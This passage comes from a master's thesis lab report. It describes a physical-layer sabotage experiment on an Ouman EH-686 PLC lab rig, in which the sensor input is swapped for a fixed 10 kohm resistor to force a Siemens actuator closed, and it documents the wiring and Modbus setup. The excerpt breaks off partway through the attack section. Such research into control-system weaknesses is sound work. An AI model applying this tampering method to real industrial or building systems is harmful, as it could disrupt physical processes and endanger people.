
Appendixes

Appendix 1 - The PLC of the Ouman EH-686 schematics	307
---	-----

Appendix 1 - The PLC of the Ouman EH-686 schematics



Laitetunnus: EH01



OUMAN FINLAND OY
Voimatie 6, 90440 KEMPELE

KOHDE
Test
Test 12345

SISÄLTÖ
OUMAN EH-686 KYTKENTÄKAAVIO

PVM
23.2.2018
PIIR.NRO

SUUN.

X. Appendix: Ouman EH-NET PLC Environment – Physical Layer Attack

Lab Report of Thesis

Title of the lab: Ouman EH-NET PLC Environment – Physical Layer Attack

Author: Mikko Luomala

165602IVCM

Instructors: Professor *Yannick Le Moullec*, Adjunct Professor *Jyri Paasonen* and Doctoral Candidate *Meelis Roos*

Abstract: This paper is lab for the thesis of master. The lab is about of physical layer attack to a PLC system. The experiment conducted with reliability and validity, because the empirical observations were true (reliability) and only from those observation the conclusion has been formed (validity). After the attack was commenced the position of the actuator was changed to position of zero and therefore, the attack was successfully and answer to the hypothesis was gained. The helper-hypothesis received data that from physical layer can be attack made to system are they either connected to Internet or Ethernet and this type attack can be one of those asymmetrical attacks.

Table of Contents

List of Abbreviations.....	311
List of Figures	312
List of Pictures	313
1 Introduction	314
1.1 Contribution	314
1.2 Research questions	314
1.3 Hypothesis.....	314
1.4 Philosophy behind the experiments	314
1.5 Research methods.....	314
1.6 Reliability and validity	315
1.7 Software for documentations and the schematic of the circuit and logic	315
1.8 Alien sensor and equipment for the experiments	317
2 Commencing the attack.....	319
3 Conclusion.....	324
4 References	325
Appendixes.....	325
Appendix 1 The PLC of the Ouman EH-686 schematics	326

List of Abbreviations

Hacking	Hacking is a process where software and hardware is being manipulated to do things which it should not occur based on documentation criterions or information security practices defined in industry of information technology for example in guidelines of U.S NIST. Basically, it is actions where system are accessed or manipulated unlawfully which is aggression act of criminality [1].
Modbus	Modbus is protocol which used by some industrial controller system to steer operations of processes and communicate between nodes [2].
PLC	Programmable logic controller which is made to controller physical actuator [3].
VAC	Voltage alternating current [4].
VDC	Voltage Direct current [5].

List of Figures

Figure 1. The schematics of the Ouman environment. Drawed with tools of Microsoft Paint and TinyCAD.	316
Figure 2. The color value table of resistors. From www: http://www.instructables.com/id/Resistor-Color-Code-Guide/	318

List of Pictures

Picture 1. The resistor which used to sabotage the Ouman PLC system.	317
Picture 2. A closer look of the resistor.	317
Picture 3. The measurement of the sabotage component.	319
Picture 4. The resistor value which causes the actuator to go full open position.	320
Picture 5. The voltage value when the SQS65 Siemens has been set as full open (Position 10).	320
Picture 6. The actuator of the Siemens SQS65 step-motor is position of ten and full open.	321
Picture 7. The malicious component was connected to the measuring port of the PLC...322	
Picture 8. The voltage value, when the malicious component is connected to the PLC...323	
Picture 9. The position of zero on the actuator, when the malicious component is connected to the PLC.	324

1 Introduction

The purpose of lab is to perform experiment in previous labs build Ouman PLC environment. The lab is part of studies of science of security. In the lab will be evaluated what happens when PLC is sabotaged from physical layer. Then, the created data is used to evaluate how effective cyber-security really are.

1.1 Contribution

The author contribution on this lab is an experiment. The experiment is a physical layer attack to the PLC system. The attack type is sabotage the sensor by replacing it with malicious component. The experiment is to test what happens when foreign component is connected to PLC measuring port and original measuring sensor is disconnected and succeed by alien sensor. Therefore, the contribution is a unique experiment with unique system.

1.2 Research questions

The hypothesis which will be test in the experiments in mentioned in further chapters. The research questions are: what is impact to operations of the PLC in alien sensor is connected to the environment? What is the effectivity of cyber-security?

1.3 Hypothesis

The hypothesis how the environment operates is same as in building lab of the Ouman PLC environment, but environment is used differently and differences are explained. Nevertheless, the only difference is that hypothesis for the experiment is that: *implementing alien sensor to PLC system has negative effect to PLC system and it will disrupt the PLC process, because of false and manipulated sensor information*. There is possibility that, when observation is made that more data are lead from the experiment and therefore, a helper hypothesis is established that: *during experiment more data is created and they have connection to effectivity of cyber-security*. This helper hypothesis has two conditions. Firstly, there has to be lead data from the experiment and secondly, there has to be given answer how well this lead data have connection to effectivity of cyber-security and therefore, it is not yes or now hypothesis and either yes or no hypothesis.

1.4 Philosophy behind the experiments

To be able make valid research, the thinking behind the study has to be explained. In this research the reality is accept to real and rules of electronic are accepted as true. When the experiments and observations are conducted the data which is seen by the observer are accepted as truth. In science the valid claims are either empirical perceptions or precise mathematical conclusions with mathematical proofs. Therefore, the reality is observed as it is and the data which is lead from the experiment is used to answer the hypothesis of the research [6].

1.5 Research methods

The research method for the lab are conducting experimental study [7] with observation [8] when hypothesis is being tested and using rules of logic [9] to evaluate helper hypothesis content of data and use qualitative research method [10] to assess lead data from the experiment to give answer for claim of the help hypothesis. The data is collected for hypothesis by conducting experiment [7] with observation [8] and for helper hypothesis by observation [8].

1.6 Reliability and validity

The reliability is guaranteed by measuring the Ouman PLC environment with voltage meter and observations when alien sensor is connected to the PLC environment and with these metric the PLC is measured. The conclusion validity is guaranteed by using only data from voltage meter and observations to give answer the research hypothesis.

1.7 Software for documentations and the schematic of the circuit and logic

The logic of the lab is re-explained, because it is part of the hypothesis how the environment should work normally and this data creates the comparison point for anomaly cases. The environment has been document by TinyCAD²⁸⁰ and Microsoft Paint. The documentation has been done for understanding, what modules are connected and how the logic of the PLC environment works. The schematics are stated in figure 1. The circuit has power supply which transfer active current of 230 voltage to active current of 24 voltage. The circuit is protected by residential currency protection device and protective earth ground is connected to the board. Two Hager SBN125 25A disconnecting switches are used to connect the currency for the PLC, and EH-net module and actuator of Siemens SQS65. Two glass type and slow fuses with specs of 1,25A 250V are used to protect the wires of the circuit. The Siemens SQS65 uses 24 VAC for operating voltage, however, the Siemens SQS65 uses 0...10 direct current voltages for steering commands of the step motor.²⁸¹ EH-NET module and EH-686 uses 24 VAC for operating voltage and EH-686 is be able to produce from 24 VAC to 0....10 VDC signal voltage.²⁸²

The circuit has 10Kohm potentiometer, which is used to steer the EH-686 logic and the PLC steer the actuator based on potentiometer information. The EH-686 logic has a mathematical logic for controlling the actuator and mathematical logic is logic of compensator. The logic is explained in further chapters. The PLC and EH-NET module communicate with each other by Modbus terminal and telemetry. There is Modbus 600 card for converting RS-485 serial signal of EH-net to RS-232 serial signal of EH-686, which makes possible a compliance Modbus communication and telemetry between the PLC and EH-net server module. This EH-net server module is defined as remote diagnostics and maintenance objective in PLC environment [11]. The Modbus communication speed is adjusted to 9600 baud rate in EH-686 PLC, Modbus 600 card and EH-net module. The EH-686 Modbus address is zero (0) and Modbus 600 card Modbus address is one (1) and the EH-686 PLC is set as master device and there is no parity check set up for Modbus telemetry between EH-net and EH-686. The EH-net thinks that EH-686 is in Modbus address one (1), but actually it the conversions card, but this chain makes possible that EH-net and EH-686 can transfer diagnostic data between two nodes and from EH-net interface the EH-686 PLC parameters can be manually chanced and those chances are issued by Modbus telemetry.

²⁸⁰ The drawing tool is available at www: https://sourceforge.net/projects/tinycad/?source=typ_redirect

²⁸¹ The datasheet of the Siemens SQS65 is available at www: <https://www.downloads.siemens.com/download-center/Download.aspx?pos=download&fct=getasset&id1=10445>

²⁸² More information on Ouman manual and page of 24: http://ouman.fi/documentbank/EH-686_manual.fi.pdf





Figure 1. The schematics of the Ouman environment. Drawn with tools of Microsoft Paint and TinyCAD.

1.8 Alien sensor and equipment for the experiments

The alien sensor is 10 Kohm resistor with fixed value, which has been validated by FLUKE 17B Digital Multimeter and colourcode (Picture 1-2).



Picture 1. The resistor which used to sabotage the Ouman PLC system.



Picture 2. A closer look of the resistor.




Figure 2. The color value table of resistors. From www.instructables.com/id/Resistor-Color-Code-Guide/

Brown = 1 Black = 0 Black = 0 Red = X100 Brown = $\pm 1\%$

The AND operator is used to create the string of the first three digits. The logic work that numbers are placed from left to right as they are displayed in the Figure 2. Then the string is multiplied by fourth value and finally, the tolerance of the resistor is calculated from the sum, how much value of the resistor can fluctuate.

$$100 * 100 = 10\,000 \text{ Ohm} = 10 \text{ Kohm}$$

$[(10\,000 \text{ Ohm} / 100\%) * 1\%] = 100 \text{ Ohm}$ Therefore, tolerance value of the resistor can fluctuate is between 0...100 Ohm.



Picture 3. The measurement of the sabotage component.

From 10 000 Ohm is $\pm 1\% = 100$ Ohm. The resistor real value is 9,97 Kohm (Picture 3). The value is between $\pm 1\%$ tolerance, because $10\ 000\ \text{Ohm} - 100\ \text{Ohm} = 9\ 900\ \text{Ohm}$ and $10\ 000\ \text{Ohm} - 9\ 970\ \text{Ohm} = 30\ \text{Ohm}$. Therefore, the resistor can be used to sabotage the PLC environment operations.

2 Commencing the attack


After calibration, the attack was commenced. The Siemens SQS65 step-motor was set as full open which is a position of ten (Picture 6) and then value in the sensor was $\sim 1,3$ Ohm (Picture 4) and voltage in telemetry line of the actuator of the Siemens SQS65 step-motor was $\sim 10,41$ VDC (Picture 5). The attacking tool value is ~ 10 Kohm and it should cause that the actuator will go to position zero, because malicious component is connected to the PLC measuring port.



Picture 4. The resistor value which causes the actuator to go full open position.

